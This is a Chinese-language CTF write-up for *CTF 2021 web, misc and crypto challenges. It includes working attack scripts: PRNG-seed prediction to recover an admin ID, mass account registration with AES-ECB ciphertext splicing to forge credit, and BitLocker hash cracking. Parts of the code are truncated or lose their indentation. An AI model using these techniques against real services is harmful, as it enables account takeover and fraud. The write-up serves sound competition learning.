Venom-*CTF-WriteUp

Web

oh-my-note

解题思路

https://ctftime.org/writeup/23792

```
import string
import random
import sys
import datetime
def get_random_id():
    alphabet = list(string.ascii_lowercase + string.digits)
    return ''.join([random.choice(alphabet) for _ in range(32)])
#ybou40tdq60gazo0y171lb8122sht32j
#8ui8cdj1m8xut77fx2sg1crtaw23cy2g
#7bdeij4oiafjdypqyrl2znwk7w9lulgn
for i in range(60):
    for j in range(10000):
        t=datetime.datetime(2021,1,15,10,29).timestamp()+i+j/10000
        timestamp=round(t, 4)
        print(timestamp)
        random.seed(timestamp)
        user_id = get_random_id()
        post_at = datetime.datetime.fromtimestamp(timestamp,
tz=datetime.timezone.utc).strftime('%Y-%m-%d %H:%M UTC')
        random.seed(user_id + post_at)
        note_id = get_random_id()
        if note_id=='lj40n2p9qj9xkzy3zfzz7pucm6dmjg1u':
            print(user_id)
            sys.exit(1)
```

得到userid 可以看到admin全部文章 oh secret 里面就是flag

---

lottery again

解题思路

```python
import requests
import json
import base64
url='http://52.149.144.45:8080/'
def buy(token):
    u=url+'/lottery/buy'
    r=requests.post(u,data={
        'api_token':token
    })
    j=json.loads(r.text)
    print('[*]init enc: ',j['enc'].encode())
    return base64.b64decode(j['enc'].encode())
token='LC3quKtkvYUVNs77loDKHTxnNELkONeY'
userid='8ca10dc7-da4a-4663-85a3-dd6fd663b741'
ecb=base64.b64decode('m30QxKozd+EL6hxOgFgrYveVZ\/UJgGmHpOqoU7lkwz3CF\/rnTPcK8hvE3sJpKkJBFU6JJlUNZZbBNUKycWI9fNFhSXPdTdNAcJMJyxWC8fOSCYvRPQhnNxdgw1qD9Pi9A9zZx13LIFHTCuQT14\/83QWgbcPVMoPZrM2TwFj9WZo='.encode())
print(ecb)
def reg(uname):
    u=url+'/user/register'
    requests.post(u,data={
        'username':uname,
        'password':'m0on'
    })
def log(uname):
    u=url+'/user/login'
    r=requests.post(u,data={
        'username':uname,
        'password':'m0on',
    })
    j=json.loads(r.text)
    print(j['user']['api_token'])
    return j['user']['api_token']
def ECBB(enc):
    global  ecb
    print(ecb,len(ecb), len(enc))
    tmp=enc[:64]+ecb[32:]#+ecb[] #+enc[96:128]
    print(len(tmp))
    print(tmp)
    return base64.b64encode(tmp).decode()
def charge(enc):
    u=url+'/lottery/charge'
    r=requests.post(u,data={
        'user':userid,
        'enc':enc,
    })
    print(r.text)
for i in range(100000):
    reg('uuukddsa'+str(i))
    t=log('uuukddsa'+str(i))
    e=buy(t)
    e=ECBB(e)
    print(e)
    charge(e)
```

然后拿着token去买flag

Misc

little tricks

解题思路

```
ll2: Microsoft Disk Image eXtended, by Microsoft Windows 10.0.18363.0,
sequence 0x14, NO Log Signature; region, 2 entries, id BAT, at 0x300000,
Required 1, id Metadata, at 0x200000, Required 1
```

文件是vhdx，装载后为bitlocker加密
https://raw.githubusercontent.com/e-ago/bitcracker/master/src_HashExtractor/bitcracker_hash.c

打出hash，hashcat爆破即可

用EFDD工具呢?

EFDD.zip

找不到装载的vhdx镜像

改成压缩包有两个文件，数据部分的提取不出来


bitlocker密码12345678

装载后回收站有pdf500K，删除文件回复出来是204K

00000.pdf


$RS7GUZ6.pdf

500K 的后面还有数据



struct PDFObj sPDFObj…	8 0 obj	<</…	1BF67h	35h	Fg:	Bg:
struct PDFObj sPDFObj…	9 0 obj	<</…	1BF9Ch	E54Bh	Fg:	Bg:
struct PDFObj sPDFObj…	10 0 obj	<<…	2A4E7h	75DBh	Fg:	Bg:
struct PDFObj sPDFObj…	11 0 obj	<<…	31AC2h	E0h	Fg:	Bg:
struct PDFObj sPDFObj…	19 0 obj	<<…	31BA2h	18Dh	Fg:	Bg:
struct PDFObj sPDFObj…	20 0 obj	<<…	31D2Fh	C47h	Fg:	Bg:
struct PDFObj sPDFObj…	21 0 obj	<<…	32976h	2Dh	Fg:	Bg:
struct PDFObj sPDFObj…	22 0 obj	<<…	329A3h	121h	Fg:	Bg:
struct PDFXref sPDFXr…			32ACAh	1D2h	Fg:	Bg:
struct PDFTrailer sPD…			32D27h	7h	Fg:	Bg:
struct PDFXref sPDFXr…			32D34h	5h	Fg:	Bg:
struct PDFTrailer sPD…			32DDFh	F5h	Fg:	Bg:
struct PDFUnknown sPD…			32ED4h	33D7h	Fg:	Bg:
struct PDFObj sPDFObj…	5 0 obj	<</…	362ABh	16D01h	Fg:	Bg:
struct PDFObj sPDFObj…	6 0 obj	<</…	4CFACh	C19Ah	Fg:	Bg:
struct PDFObj sPDFObj…	7 0 obj	<</…	59146h	35h	Fg:	Bg:
struct PDFObj sPDFObj…	8 0 obj	<</…	5917Bh	35h	Fg:	Bg:
struct PDFObj sPDFObj…	9 0 obj	<</…	591B0h	16536h	Fg:	Bg:
struct PDFObj sPDFObj…	10 0 obj	<<…	6F6E6h	C320h	Fg:	Bg:
struct PDFObj sPDFObj…	11 0 obj	<<…	7BA06h	E0h	Fg:	Bg:
struct PDFObj sPDFObj…	19 0 obj	<<…	7BAE6h	18Dh	Fg:	Bg:
struct PDFObj sPDFObj…	20 0 obj	<<…	7BC73h	C47h	Fg:	Bg:
struct PDFObj sPDFObj…	21 0 obj	<<…	7C8BAh	2Dh	Fg:	Bg:


把第二部分中的第五个obj数据块之后的数据覆盖掉第一部分中的第五个obj数据块即可



*ctf{59ca21b54198345f0efa963195e}

MineGame

就扫雷呗，就硬玩呗，附件1.3M，运行环境2.8G，我哭了，MATLAB写扫雷真的好么



*CTF{Y0u_41e-gLeat_6Oy3!}

*CTF{Y0u_41e–gLeat_6Oy3!}


---

puzzle

用gaps拼图，但原图无论用哪种参数都拼不出可见的flag

尝试对图片进行修改，用lightroom调高了图片的亮度，饱和度和对比度，再用gaps跑

跑出了大概能看到flag的图像




flag{you_can_never_finish_the}

Crypto


MyEnc

解题思路

每次发送0,收集120组数据，然后在里面检查有没有相同的ct,然后就可以恢复大部分数据，最后爆破四位就行了，最后试一下几个可能的flag就行了。




```
n = 10575480762746505937414556497660403480085152678392264607256938724683294210645483507094558369899133590756415754592117044852689371174644734929514563
cts = ['0x3a9e560ce6cc9d2023946cce684e8f67d2b02f386d946c5a31449cad2c9440551e26e837f450b9dba5f837d61181eac80cc6a3c50dc1b61c77e54094e51f89043bbf6ea60a2a4
cts = [int(i,16)for i in cts]
```



```
pair = []
for i in range(120):
    for j in range(120):
        if i != j and cts[i] == cts[j]:
            pair.append((i,j))
print(pair)
```

```
[(0, 99), (1, 32), (2, 94), (7, 90), (8, 80), (9, 37), (12, 15), (12, 100), (12, 104), (14, 26), (14, 54), (15, 12), (15, 100), (15, 104), (17, 92), (2
6, 14), (26, 54), (29, 117), (31, 43), (31, 71), (31, 86), (32, 1), (37, 9), (38, 81), (39, 76), (43, 31), (43, 71), (43, 86), (48, 60), (48, 82), (48,
88), (48, 103), (49, 106), (51, 52), (52, 51), (54, 14), (54, 26), (56, 93), (58, 69), (60, 48), (60, 82), (60, 88), (60, 103), (63, 85), (64, 96), (6
5, 77), (65, 105), (69, 58), (70, 98), (71, 31), (71, 43), (71, 86), (72, 112), (73, 110), (76, 39), (77, 65), (77, 105), (78, 114), (80, 8), (81, 38),
(82, 48), (82, 60), (82, 88), (82, 103), (83, 118), (85, 63), (86, 31), (86, 43), (86, 71), (87, 115), (88, 48), (88, 60), (88, 82), (88, 103), (90,
7), (92, 17), (93, 56), (94, 2), (96, 64), (98, 70), (99, 0), (100, 12), (100, 15), (100, 104), (103, 48), (103, 60), (103, 82), (103, 88), (104, 12),
(104, 15), (104, 100), (105, 65), (105, 77), (106, 49), (110, 73), (112, 72), (114, 78), (115, 87), (117, 29), (118, 83)]
```



```
now = list("0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx01111101")

for p in pair:
    pre = (p[0]*7)%120
    suf = (p[1]*7)%120
    for i in range(suf,suf+7):

        if now[i%120] == 'x':
            now[i%120] = now[(pre+i-suf)%120]

    print(''.join(now))
```

```
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx0010101xxxxxxxxxxxx01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxxxxxxxxxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxxxxxxxxxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxx11010xxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxx11010xxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxx11010xxxxxx0010101xxxx0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxx11010xxxxxx0010101010x0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx1101010xxxxxxxxxxxxxxxxx11010xxxxxx0010101010x0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx110101010x0xxxxxxxxxxxxx11010xxxxxx0010101010x0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx110101010x0xxxxxxxxxxxxx11010xxxxxx0010101010x0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx0010101010x0010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxxxxxxxxxxxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010x0xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx11010101000xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx11010101000xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx11010101000xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx11010101000xxxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010001xxxxxxxxxxxx11010000xxx001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010xxxxxxx110101010001xxxxxxxxxxxx11010000110001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010x111101110101010001xxxxxxxxxxxx11010000110001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010x111101110101010001xxxxxxxxxxxx11010000110001010101000010000x01111101
0010101001000011010101000100011001111011xxxx1001010x111101110101010001xxxxxxxxxxxx11010000110001010101000010000x01111101
```

```
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx100101001111011101010100011x0011000001110100001100010101010000100001011111101
0010101001000011010101000100011001111011xxxx1001010011110111010101000111001100000111010000110001010101000010000101111101
0010101001000011010101000100011001111011xxxx1001010011110111010101000111001100000111010000110001010101000010000101111101
0010101001000011010101000100011001111011xxxx1001010011110111010101000111001100000111010000110001010101000010000101111101
0010101001000011010101000100011001111011xxxx1001010011110111010101000111001100000111010000110001010101000010000101111101
```

```python
from Crypto.Util.number import long_to_bytes
for i in range(2**4):
    flag = "0010101001000011010101000100011001111011"+bin(i)[2:].zfill(4)+"1001010011110111010101000111001100000111010000110001010101000010000101111101"
    cur = long_to_bytes(int(flag,2))
    if b"*CTF{" in cur:
        print(cur)
```

```
b'*CTF{\tOuG0t1T!}'
b'*CTF{\x19OuG0t1T!}'
b'*CTF{)OuG0t1T!}'
b'*CTF{9OuG0t1T!}'
b'*CTF{IOuG0t1T!}'
b'*CTF{YOuG0t1T!}'
b'*CTF{iOuG0t1T!}'
b'*CTF{yOuG0t1T!}'
b'*CTF{\x89OuG0t1T!}'
b'*CTF{\x99OuG0t1T!}'
b'*CTF{\xa9OuG0t1T!}'
b'*CTF{\xb9OuG0t1T!}'
b'*CTF{\xc9OuG0t1T!}'
b'*CTF{\xd9OuG0t1T!}'
b'*CTF{\xe9OuG0t1T!}'
b'*CTF{\xf9OuG0t1T!}'
```

```python
'x'*72
```


GuessKey

解题思路

Mask一直给 0

Guess一直给 第一次的输出

重复三次就有flag了



```
[redacted] nc 52.163.228.53 8080
5543568742314792961
mask:0
guess:5543568742314792961
Nice.
mask:0
guess:5543568742314792961
Nice.
mask:0
guess:5543568742314792961
Nice.
*CTF{bcceb9d0913793c7d10ffedddac47cd2}
```

```
*CTF{bcceb9d0913793c7d10ffedddac47cd2}
```

little case

解题思路

首先使用bodurfee 恢复pcal的意义不太明确，但是检索之后发现这个p，q,n居然是之前nctf2019的数据，然后重新看了一下那道题是怎么做的，

正常情况下的RSA都要求 `e` 和 `phi(n)` 要互素，不过也有一些 `e` 和 `phi(n)` 有很小的公约数的题目，这些题目基本都能通过计算 `e` 对 `phi(n)` 的逆元 `d` 来求解。


然而本题则为 `e` 和 `p-1` (或 `q-1`)的最大公约数就是 `e` 本身，也就是说 `e | p-1` ，只有对 `c` 开 `e` 次方根才行。 可以将同余方程

$$m^e \equiv c \pmod n$$

化成

$$m^e \equiv c \pmod p$$
$$m^e \equiv c \pmod q$$

猜测本题中的special也是整除p-1 和q-1的，于是猜测special为gcd(p-1,q-1)的质因数，而4919恰好大于4200,套用用nctf2019的脚本算出flag



```
1772.3059420585632
1772.668829202652
1773.030258655548
1773.43750166893
b'*CTF{S0_Y0u_ARE_REA11Y_GOOd_At_Pla1_This}Ifyoumissthetrainimonyouwillknowthatiamgoneyoucanheartheflagfluwwwwwwwwwww'
5715792447162584004830995621288196364667316788985719423575200593843082226610550301623816157835166569193582787431644910982754181340491582409788340367828
925355394884518044538804653367543125682677650052644197537897019515168750419392615178911318381369421233129629180441067485047
1773.8557002544403
1774.3168196678162
1774.7296540737152
1775.1016101837158
1775.4544303417206
1775.8067581653595
1776.1613099575043
1776.516594171524
1776.877562046051
1777.2301425933838
1777.585598707199
```

```
import random
import time
# About 3 seconds to run
def AMM(o, r, q):
start = time.time()
print('\n----------------------------------------------------------------------------------')
print('Start to run Adleman-Manders-Miller Root Extraction Method')
print('Try to find one {:#x}th root of {} modulo {}'.format(r, o, q))
g = GF(q)
o = g(o)
p = g(random.randint(1, q))
while p ^ ((q-1) // r) == 1:
p = g(random.randint(1, q))
print('[+] Find p:{}'.format(p))
t = 0
s = q - 1
while s % r == 0:
t += 1
s = s // r
print('[+] Find s:{}, t:{}'.format(s, t))
k = 1
while (k * s + 1) % r != 0:
k += 1
alp = (k * s + 1) // r
print('[+] Find alp:{}'.format(alp))
a = p ^ (r**(t-1) * s)
b = o ^ (r*alp - 1)
```

```
c = p ^ s
h = 1
for i in range(1, t):
d = b ^ (r^(t-1-i))
if d == 1:
j = 0
else:
print('[+] Calculating DLP...')
j = - discrete_log(d, a)
print('[+] Finish DLP...')
b = b * (c^r)^j
h = h * c^j
c = c^r
result = o^alp * h
end = time.time()
print("Finished in {} seconds.".format(end - start))
print('Find one solution: {}'.format(result))
return result
def findAllPRoot(p, e):
print("Start to find all the Primitive {:#x}th root of 1 modulo
{}.".format(e, p))
start = time.time()
proot = set()
while len(proot) < e:
proot.add(pow(random.randint(2, p-1), (p-1)//e, p))
end = time.time()
print("Finished in {} seconds.".format(end - start))
return proot
def findAllSolutions(mp, proot, cp, p):
print("Start to find all the {:#x}th root of {} modulo {}.".format(e, cp,
p))
start = time.time()
all_mp = set()
for root in proot:
mp2 = mp * root % p
assert(pow(mp2, e, p) == cp)
all_mp.add(mp2)
end = time.time()
print("Finished in {} seconds.".format(end - start))
return all_mp
c =
12732299056226934743176360461051108799706450051853623472248552066649321279
22769384441740478916941664258631389549429208230808482310109267516249815418
19992707033921447660315316687832135891369744868675710903214260057193333274
25286160436925591205840653712046866950957876967715226097699016798471712274
79788876121891534530123830649784197020313704843349191419502323095183264425
95268950873019903010026184505733230789198081823766663202440778370338940898
05640452791930176084416087344594957596135877833163152566525019063919662459
```


```
299054294655118065279192807949989681674190983739625056255497842063989284921411358232926435537518406
p =
199138677823743837339927520157607820029746574557746549094921488292877226509198315016018919385259781238148402833316033634968163276198999279327827901879426429664674358844084491830543271625147280950273934405879341438429171453002453838897458102128836690385604150324972907981960626767679153125735677417397078196059
q =
